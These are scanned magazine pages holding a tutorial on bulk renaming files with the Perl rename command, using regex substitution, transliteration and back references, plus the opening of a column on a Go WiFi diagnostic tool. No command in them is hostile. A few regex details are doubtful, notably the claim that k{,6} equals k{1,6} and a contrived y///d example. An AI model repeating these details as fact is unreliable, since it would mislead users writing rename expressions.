
Figure 2: The debconf command-line GUI is one way to display adequate's results.

FOSSLIFE

Open for All

News • Careers • Life in Tech
Skills • Resources

FOSSlife.org



Bulk renaming files with the rename command

Names Have Been Changed

The rename command is a powerful means to simultaneously rename or even move multiple files following a given pattern. *By Michael Williams*

Users often have to rename a collection of related files according to a specific pattern. You might have logfiles with dates and times in the file name, but the dates are not written in your preferred format (`20230315` instead of `15-03-2023`). Perhaps you have a collection of digital photos from your camera, or maybe you are working with files created on an old Microsoft Windows or MS-DOS system that are all uppercase, and you want to give them more readable file names.

Changing the names of a few files by hand may be manageable, but changing more than a dozen files quickly becomes not only tedious but error-prone. Linux does have some tools that will rename files in bulk. Most notably, the Thunar file manager [1] has a very flexible Bulk Rename tool (Figure 1), with several powerful built-in pattern-matching criteria from which to choose, making the tool sufficient for most use cases.




Figure 1: The Bulk Rename tool features many advanced capabilities, but it may not be as efficient as a command-line tool in the hands of an experienced user.

Once you get used to the command line, renaming files with a text-based command is usually faster than using a graphical tool. Plus, Thunar's Bulk Rename tool, although powerful, is still limited in its flexibility. For example, while Bulk Rename can rename files, it usually cannot move files from one directory or group of directories to another.

This article takes a deep look at the `rename` command [2], a very powerful command-line tool written in Perl that you can use for bulk renaming and a whole lot more.

Getting Started

If you don't have `rename` on your system, you can install it on Debian, Ubuntu, and derivatives with the following command:

```
sudo apt install rename
```

The `rename` command has the following syntax:

```
rename [options] [expression] [files]
```

The *files* are one or more files to rename. As with other command-line tools,

Photo by CHUTTERSNAP on Unsplash

Table 1: Useful rename Options

Option	Meaning
`-n, --nono`	Does not rename or move any files. This option is most useful when combined with the `-v` option, to show what would be done without actually renaming any files.
`-v, --verbose`	Prints each file's name, both before the expression is applied and after. This is useful to test the effects of the rename expression, especially when combined with the `-n` option.
`-f, --force`	Proceeds with renaming the files, even files which, once renamed, would have names that clash with existing files. Normally, `rename` will not rename a file if a file already exists with that name. When used, the renamed file will overwrite any existing file with the same name. Use with caution.
`--path, --fullpath`	Operates on the file's full pathname, not just the file name itself. For example, replacing all instances of the word JPG with JPEG on the file at `Pictures/JPGs/1.JPG` not only renames the file to `1.JPEG`, but moves the file to `Pictures/JPEGs/1.JPEG` as well. This is `rename`'s default behavior, so you should rarely need to specify this option explicitly.
`-d, --filename, --no-path, --nofullpath`	Operates only on the name of the file itself, rather than the full pathname of the file. Replacing all instances of the word JPG with JPEG in the file at `Pictures/JPGs/1.JPG` will rename the file to `Pictures/JPGs/1.JPEG`.
`-u, --unicode`	Normally, `rename` expects file names to be plain ASCII text. This option specifies Unicode format. An optional parameter specifies the exact character encoding for the file names.

standard shell wildcards such as `*.png` or `file[0-9]` are permitted.

The *expression* consists of commands to match and change parts of the file names; the results of applying the expression to each file name are used to give the file a new name. Usually, you will specify only one command – the `s///` command for searching (or, less often, the `y///` command for exchanging or transliterating individual letters) – to change uppercase file names to lowercase.

However, the expression can actually be almost any valid Perl code that operates on strings. If you are interested in Perl expressions, see the official Perl documentation [3]. However, it is unlikely that you'll need more than the `s///` and `y///` commands for changing file names.

In addition, `rename` accepts one or more *options* (see Table 1 for the most useful options).

A Basic Example

For my first example, I have some HTML files of Wikipedia articles that I downloaded using my web browser (see Listing 1). My web browser conveniently named each web page after the page's title. However, each page's title (and thus file name) ends with a hyphen followed by the word "Wikipedia," which is redundant and unnecessarily lengthens the name of each file.

To remove the trailing "Wikipedia" and the hyphen, I will search for files whose names end with a space, a hyphen, another space, the word "Wikipedia," and the string ".html" and replace all that with just the string ".html" using the following command:

```
rename 's/ - Wikipedia\.html$/.html/' *.html
```

The `s///` command searches for the part of the file name matching a pattern (enclosed between the first two slash characters as shown in annotation 1 in Figure 2) and replaces the matched text with some other text (enclosed between the second and third slashes, annotation 2 in Figure 2). Listing 2 shows the results of running this `s///` command.

Listing 1: HTML File Names with Redundant Text

```
$ ls -N
IEEE 754 - Wikipedia.html
Iron oxide - Wikipedia.html
Key Code Qualifier - Wikipedia.html
Wikipedia - Wikipedia.html
```

Listing 2: New File Names After Running rename

```
01 $ rename 's/ - Wikipedia\.html$/.html/' *.html
02 $ ls -N
03 IEEE 754.html
04 Iron oxide.html
05 Key Code Qualifier.html
06 Wikipedia.html
```




Figure 2: A simple but typical `rename` command: The command searches for the search text (1) and replaces any occurrence of it with the replacement text (2) in each of the supplied file names (3).

Note the backslash (\) character preceding the dot character (.) in the search term (line 1 of Listing 2). The search expression uses regular expression syntax [4], and the dot character has a special meaning in regular expressions. When not preceded by a backslash (known as an *escape*), a dot character will match not only a single dot character in the file name, but will match any kind of character. If I had not escaped the dot and had instead searched for simply `- Wikipedia.html` with a leading space, the search expression would have matched files (again all with leading spaces) named `- Wikipedia.html`, `- Wikipediazhtml`, `- Wikipedia!html`, and so on.

In practice, the set of files I want to rename contains nothing besides files of the form `[x] - Wikipedia.html`, so escaping the dot character is unnecessary in this case. However, when formulating search terms, it is good to be as specific as possible.

The dot character is one of several metacharacters that have a special meaning in regular expressions (see Table 2). The dollar sign (`$`) at the end of the search expression tells `rename` to match part of a file name only if the match occurs at the end of the file name.

For example, the file `Key Code Qualifier -- Wikipedia.html` would be matched by the regular expression I used in Listing 2, but the file `Z - Wikipedia.html.gz` (which includes an extra trailing `.gz`) would not be matched. As with the dot character, to match a literal dollar sign character in the file name, the dollar sign must be preceded by a backslash.

You may also specify one or more characters following the final slash in the `s///` command. These characters further modify the behavior of the search-and-replace

Table 2: Regular Expression Metacharacters

Metacharacter	Meaning
\ (backslash)	Escapes the character immediately following the backslash so that the immediately following character is interpreted literally and not as a metacharacter itself. Use two consecutive backslashes (`\\`) to match a single literal backslash character.
. (dot)	Matches any single character.
[and] (square brackets):	Matches any one of the characters enclosed within the square brackets. For example, `[Ahk7~]` matches `A`, `h`, `k`, `7`, or `~`, but no other characters and no combination of two or more characters. Ranges of characters are also supported; for instance, `[A-Z]` matches any single uppercase letter, and `[A-Za-z0-9]` matches any single numeric digit or upper- or lowercase letter. If a caret (`^`) immediately follows the open square bracket, the matching is inverted, and the square bracket expression will match any character *not* present within the square brackets; thus, `[^A-Z_]` matches `k`, `6`, and `#`, but not `K`, `Z`, or an underscore (_).
(and) (parentheses)	Combines parts of a regular expression that would normally be considered separate, as well as separates parts that would otherwise be considered one component. For example, `(b|c|f)ar` would match `bar`, `car`, or `far`, whereas without the parentheses `(b|c|far)` it would match `b`, `c`, or `far` but not `bar` or `car`. Anything within a pair of parentheses is grouped together into a single sub-expression, and other metacharacters will operate upon the parenthesized sub-expression as one unit; so `(me)+` will match `me`, `meme`, `mememe`, and so on.
? (question mark)	Marks the previous character as optional (i.e., the character may either not occur or may occur exactly once). For example, `z?` matches either `z` or an empty string, but will not by itself match `zz` or `zzzzzzz`.
* (asterisk)	Causes the previous character in the search string to match no matter how many or how few times it occurs in a row, even if it does not occur at all. For example, `H*` will match `H`, `HH`, `HHH`, `HHHHHHHHHH`, or even nothing at all.
+ (plus sign)	Like the asterisk, causes the previous character in the search string to match no matter how many or how few times it occurs in a row, as long as it occurs at least once. For example, `H+` will match `H`, `HH`, `HHH`, `HHHHHHHHHH`, but not an empty string.
{ and } (braces)	Causes the previous character to match if it appears a number of times, that number being between an upper and lower range specified between the braces. For example, `k{2,6}` matches between two and six letter `k`s in a row, but not seven or more, not a single `k`, and not an empty string. `k{,6}` is equivalent to `k{1,6}`, and `k{3,}` matches three or more letter `k`s in a row.
| (pipe)	Matches either of two (or possibly more) sub-expressions. For example, `cat|walrus` matches either `cat` or `walrus`, `(cat|walrus)walk` matches either `catwalk` or `walruswalk`, and `cat|lion|weasel` matches any of the words `cat`, `lion`, or `weasel`.
^ (caret)	Matches the start of a line. This does not match any real character by itself; it just marks that the next character in the search string must occur at the very beginning of the line. As expected, the caret must generally be the first character in the search string.
$ (dollar sign)	Matches the end of a line. As with the caret, this does not match any real character by itself and only informs `rename` to consider the previous character a match if and only if the previous character is the last character on the line. The dollar sign has another meaning if followed by a digit and/or if it appears in the replacement expression instead of the search expression (see the entry below).
$1 thru $9	References a specific parenthesized part of the search expression. `$1` references whatever was matched by the sub-expression enclosed in the first pair of parentheses in the search expression, `$2` references the sub-expression in the second pair of parentheses, and so on. See the section "Using Back References" for more information.

s/// Options

By adding one or more extra characters to the end of the `s///` command, the behavior of the search-and-replace operation can be modified in various ways. Each option is a single character; multiple options may be specified by immediately following one option character by another, such as `s/dog/cat/g`, `s/\.html$/.HTM/i`, and `s/recieve/receive/gi`.

While more than a dozen options are supported, only two options are potentially useful to most users when renaming files. The first, `g`, instructs `rename` to replace all occurrences of the search string with the replacement string, not just the first occurrence. The default is to replace only the first occurrence of the search term; this is sufficient in most cases, but not if you want to replace all occurrences of, for example, the word "affect" with "effect" in the file name `affect_of_the_affective_initial_affect.txt`.

The other potentially useful option, `i`, enables case-insensitive searching. In other words, `rename` does not care whether a character in the search string is upper- or lowercase; either type of character will match either type of character in the file name. By default, if a character in the search string is lowercase, the corresponding character in the file name must also be lowercase in order for the search string to match. For example, without the `i` option, the search term `\.html` would match the file `test1.html`, but not `test2.HTML` or `test3.Html`. By contrast, with the `i` option, the same search expression would match all three files. Even if all or part of the search expression were capitalized, it would still work.

For more information on the other options not discussed here, see the Perl documentation [3].

operation, such as disabling case-sensitive matching (see the "s/// Options" box for details on the options supported by the `s///` command.)

Using Back References

Renaming files using simple search terms and regular expressions is sufficient in most cases. Most of the time, it suffices to simply add or remove a fixed string to each file name, as in the example of the downloaded Wikipedia pages.

However, sometimes it may be useful to rename files in more sophisticated ways. In the following example, as shown in Listing 3, I have a number of logfiles in a directory, all with dates and times in their names. Each file name contains the year, month, day, hour, minute, and second at which the logfile was created, in that order – roughly the convention of ISO 8601, the international format for dates and times.

But suppose I were European and I wanted the dates and times formatted in my local date convention, which is the day followed by the month and finally the year. In addition, I want hyphens inserted between each of the date components (*day-month-year*) and colons inserted between each time component (*hours:minutes:seconds*), as in `syslog_26-07-2022_18:56:03`. Listing 4 shows what I want the file names to look like after renaming the files.

Renaming the files in this manner is not possible using just the simple regular expression syntax. For this purpose, you not only need to search for specific parts of the file name, but also reference in the replacement string the matching text of each of those parts. First, you need to search for the year (a four-digit number) followed by the month (a two-digit number) followed by the day (another two-digit number) and then replace it with the third string found by the search (the day) followed by the second string (the month) followed by the first string (the year).

Regular expressions provide a way to reference parts of the search string in

Listing 3: Logfiles Names with Dates and Times

```
$ ls -N
daemon_20200309_071842
messages_20211213_134327
messages_20230402_093200
syslog_20191013_233611
syslog_20220726_185603
```

Listing 4: Date and Time Logfiles After Renaming

```
$ ls -N
daemon_09-03-2020_07:18:42
messages_13-12-2021_13:43:27
messages_02-04-2023_09:32:00
syslog_13-10-2019_23:36:11
syslog_26-07-2022_18:56:03
```




Figure 3: A `rename` command that uses back references to rearrange the parts of a date string. The annotations illustrate each parenthesized region that is referenced by each back reference in the replacement expression.

the replacement string using back references. To use back references, the portion of the search string to be referenced must first be enclosed in parentheses. Then the parenthesized part of the search string may be back referenced in the replacement string by inserting a dollar sign (`$`) character followed by an index number into the replacement string.

The following `rename` command uses back references to accomplish my first task of reordering the components of the dates and also inserts hyphens between the components:

```
rename 's/([0-9]{4})([0-9]{2})➥
([0-9]{2})/$3-$2-$1/' *
```

Figure 3 illustrates which parts of the search expression are referenced by each back reference. The arrows in the figure point to the referenced parenthesized regions of the search expression.

Combining Multiple Operations

As shown in Figure 3, the preceding example only reformatted the dates. I still need to insert the colons between each time component. Again, I can use back references, as follows:

```
rename 's/([0-9]{2})([0-9]{2})➥
([0-9]{2})$/$1:$2:$3/' *
```

This command certainly works, but what if I want to use one single `rename` command to do both the date and time manipulation instead of running two separate `rename` commands in sequence? Certainly, I could combine the two search expressions into one very long search expression, but this quickly becomes cumbersome and very difficult to read:

```
rename 's/([0-9]{4})([0-9]{2})➥
([0-9]{2})_([0-9]{2})([0-9]{2})➥
([0-9]{2})$/$3-$2-$1_$4:$5:$6/' *
```

Fortunately, it is possible to perform both tasks using one command but keep the tasks logically separated. If each expression is separated by a semicolon character, `rename` can execute two or more expressions in one command:

```
rename 's/([0-9]{4})([0-9]{2})➥
([0-9]{2})/$3-$2-$1/;
s/([0-9]{2})([0-9]{2})([0-9]{2})$/➥
$1:$2:$3/' *
```

(Note the new line after the semicolon character. While not necessary, it improves the readability of the search expression; `rename` interprets it as a harmless whitespace character).

Transliterating Characters

The `y///` command transliterates text. It looks for each character specified in the command's first parameter and replaces any instance of that character with the corresponding character in the second parameter. For example, to replace any `A`s with `Z`s and any `Z`s with `A`s in file names, use:

```
rename 'y/AZ/ZA/' *
```

After executing this command, the file `ZAGREB.TXT` becomes `AZGREB.TXT`.

While the `y///` command is case-sensitive like `s///`, the `y///` command does not have an option switch to enable case-insensitivity (see the "s/// Options" box for more information). Thus, the above `y///` command will replace `ZAGREB.TXT` but not `zagreb.txt`. Furthermore, it will change `Zagreb.txt` to `Aagreb.txt`, but not to `Azgreb.txt` as you may expect. To do that, you would need to change the command to:

```
rename 'y/AZaz/ZAza/' *
```

One common use of `y///` is to convert uppercase file names to lowercase, or vice versa, which is useful for old MS-DOS or early Windows files that saved files in all uppercase characters. You can implement such transliteration by specifying the entire alphabet in the command explicitly, but doing so is cumbersome because that would require typing out at least 52 letters: the 26 uppercase letters in the search expression, and the 26 lowercase letters in the replacement expression. Instead, you can specify ranges of characters in the search expression, as in `y/[A-Z]/[a-z]/` (to replace uppercase characters with their lowercase equivalents).

Like the `s///` command, the `y///` command accepts one or more options following the final slash of the command. None of these options are likely to be useful for general purposes, but `c` and `d` might have some niche uses (see the "y/// Options" box).

Moving Files Between Directories

Another potential use of `rename` is to have each category of logfile placed in its own directory. In Listing 4, I have several

y/// Options

Like the `s///` command, the `y///` command accepts a few option characters; each option alters the behavior of the `y///` command in its own way. The `y///` options are rarely useful, but two options, `c` and `d`, might come in handy.

Both of these options are used in connection with an intrinsic behavior of `y///` known as squashing: If the number of characters on the replacement list is less than the number of characters on the search list, the last character on the replacement list is duplicated until the search and replacement lists are equal in length. For example,

```
y/[A-Z]/x/
```

is equivalent to:

```
y/[A-Z]/xxxxxxxxxxxxxxxxxxxxxxxxxx/
```

Both expressions will replace any uppercase letter with a lowercase *x* character. The first, however, is much more compact and easier to read.

One potentially useful option, `c`, instructs `y///` to complement the list of characters on the search list and replace any character that is *not* present on the list. When combined with squashing, this can be used to change forbidden characters not explicitly on the search list to one particular placeholder character. For instance, if you have files with unprintable characters in their names (*nix/Linux filesystems can handle most non-printable characters in file names), you can quickly clean up the file names by replacing all non-alphabetic, non-numeric, non-underscore/hyphen characters in the file names with dot (.) characters, as in:

```
y/[A-Z][a-z][0-9]_-/./c
```

Another potentially useful option, `d`, disables squashing and deletes any character on the end of the replacement list that has no corresponding character on the search list. Thus, `y/_.[A-Z]/_.[a-d]/d` will convert the file name *DOC_1993.BAK* into *dc_.ba*. While this example is contrived, it is the nature of an option switch with limited practical utility.

dated logfiles named `daemon`, `syslog`, and `messages`. While I currently only have five logfiles in that directory, I could eventually end up with hundreds or even thousands of logfiles to manage. Consequently, I want to move each type of logfile into its own directory (e.g., I want `syslog_13-10-2019_23:36:11` to be moved into a directory called `syslog`). Ideally, I would also like the initial part of the logfile's name to be removed because the containing directory's name should make clear the type of logfile. Listing 5 shows the desired resulting directory tree.

Fortunately, `rename` can move files just as easily as it can rename them. In fact, it can do both in the same step. Obviously, I want to do both simultaneously in this case, because I want to move the file and then remove the first part of the file name.

Unfortunately, to move a file to another directory, `rename` requires that the destination directory already exist; `rename` will not create the directory for you. Prior to running `rename`, you will have to pre-create all the necessary directories. I used the following shell one-liner to create the directories before running `rename`:

```
find . -maxdepth 1 -type f -printf ➥
'%f\0' | grep -Eoz '^[^_]+' | ➥
xargs -0 mkdir
```

This one-liner lists all files immediately under the current directory – not any files under subdirectories – and then takes the part of the file name up to the first underscore (e.g., `messages`), and creates a new directory in the current directory named after the first part of the file name.

Now, to move each logfile and then remove the initial part of each file name, I use:

```
rename 's/^([^_]+)_/$1\//' *
```

There are several things to note here. The first is that I instructed `rename` to search for any length of string at the very beginning of the file name that does not contain an underscore (the `^([^_]+)` in the search expression). This takes advantage of the fact that the logfile type is separated from the date by an underscore. I then use a back reference followed by a slash in the replacement expression to tell `rename` to move the file into a directory named after whatever was matched by the aforementioned parenthesized expression.

Listing 5: Separating into Subdirectories by Name

```
$ ls -FNR
.:
daemon/  messages/  syslog/

./daemon:
09-03-2020_07:18:42

./messages:
02-04-2023_09:32:00  13-12-2021_13:43:27

./syslog:
13-10-2019_23:36:11  26-07-2022_18:56:03
```

Note how I escaped the slash character (as in `\/`) to guarantee that `rename` does not mistake the slash as the end of the replacement expression. Remember, the search and replacement expressions, as well as any options to the `s///` command, are separated by slash characters, just like file-name components are separated by slashes. Actually, I could have used virtually any character to separate the parts of the `s///` command; while using slashes is the common convention, I also could have used at signs (`@`) in the `rename` command above, or in any of the previous `s///` commands. The following would have worked just as well:

```
rename 's@^([^_]+)_@$1/@' *
```

By using a character other than the slash to separate the parts of the `s///` command, I no longer have to escape the slash in the replacement expression that denotes part of a directory path. In my opinion, this makes the command a bit easier to read. Just make sure that the character that you choose appears neither in the search or replacement expression (or is escaped where it appears).

Conclusion

Once you understand its syntax and use, the `rename` command is an efficient and very powerful utility for virtually any bulk renaming job you have in mind – from converting file names to title case, to moving files into different directories, to changing month numbers into month names (e.g., `2015-02-17` into `2015-Feb-17`). All of these jobs and more can be performed with `rename`. Furthermore, several jobs can be combined into one command for even more power and flexibility.

This article has covered a number of examples to showcase the major features of `rename`, but I have only scratched the surface in terms of what can be done with the command. Hopefully, you will be inspired to come up with your own `rename` commands. ■■■

Info

[1] Thunar: *https://docs.xfce.org/xfce/thunar/start*


[2] rename: *https://metacpan.org/release/File-Rename*

[3] Perl expressions: *https://perldoc.perl.org/perlop#Regexp-Quote-Like-Operators*

[4] Regular expression syntax: *https://perldoc.perl.org/perlre#Regular-Expressions*

Author

Michael Williams, better known by his pseudonym Gordon Squash, is a freelance, open source software developer. He is a member of the Core Developers Team of the MATE Desktop Environment project (*https://mate-desktop.org/*), enjoys hacking anything related to the GTK+ GUI widget toolkit, and works toward developing a fork of GTK+ called STLWRT (*https://github.com/thesquash/stlwrt*) when time permits. You can see some of his other current projects on his personal GitHub page (*https://github.com/thesquash/*).



Network diagnostics with Go

Dr. Wireless

Why is the WiFi not working? Instead of always typing the same steps to diagnose the problem, Mike Schilli writes a tool in Go that puts the wireless network through its paces and helps isolate the cause. *By Mike Schilli*

Imagine you've just arrived at your vacation resort, and the WiFi isn't working. Is the router's DHCP server failing to assign an IP address to your laptop? Is it DNS? Or is it just that the throughput is so poor that everything seems to be stalling?

You can diagnose all of these issues by running various command-line tools, but it is tedious and annoying to have to repeat the procedure every time. How about a tool that repeatedly runs these steps at regular intervals, visualizes the results, and hopefully zeroes in on the root cause?

Author

Mike Schilli works as a software engineer in the San Francisco Bay Area, California. Each month in his column, which has been running since 1997, he researches practical applications of various programming languages. If you email him at *mschilli@perlmeister.com* he will gladly answer any questions.

I will use the *tview* [1] library from GitHub as the terminal user interface (UI) for my `wifi` diagnostic tool. After all, some well-known projects, such as Kubernetes, also use it for their command-line tools. With just a few lines of code, *tview* switches the current terminal to raw mode and displays simple graphical elements such as tables or forms in a retro white on black background style0 (Figure 1). It accepts keyboard input in raw mode, and applications can use it to control actions on the interface.

Called at the command line, the readily compiled Go program `wifi` from the source code in this article [2] runs four different tests simultaneously and displays the results in a table. Every 10 seconds, it runs the tests again and thus dynamically reflects what is changing in the network. If everything is working as desired, the tool displays the measured results (Figure 1). If the tests fail, the program shows you helpful error messages to narrow down the cause (Figure 2). Pressing Ctrl + C terminates the `wifi` tool, switches the terminal back to normal mode, and lets it jump back to the shell prompt.

Parallel Test

The first two tests run by `wifi` send ping requests to the Google server; both to the hostname *www.google.com* and to the IP address of Google's well-known DNS server (*8.8.8.8*). If both tests fail, the connection to the Internet is probably completely severed. However, if only the host is not found, but the IP ping succeeds, the problem is more likely related to DNS settings.

In the third test, labeled `Ifconfig`, `wifi` searches for all client IP addresses assigned to the computer by the network's DHCP server. If the test finds nothing, the router or the WLAN connection is probably to blame. In the fourth test, the

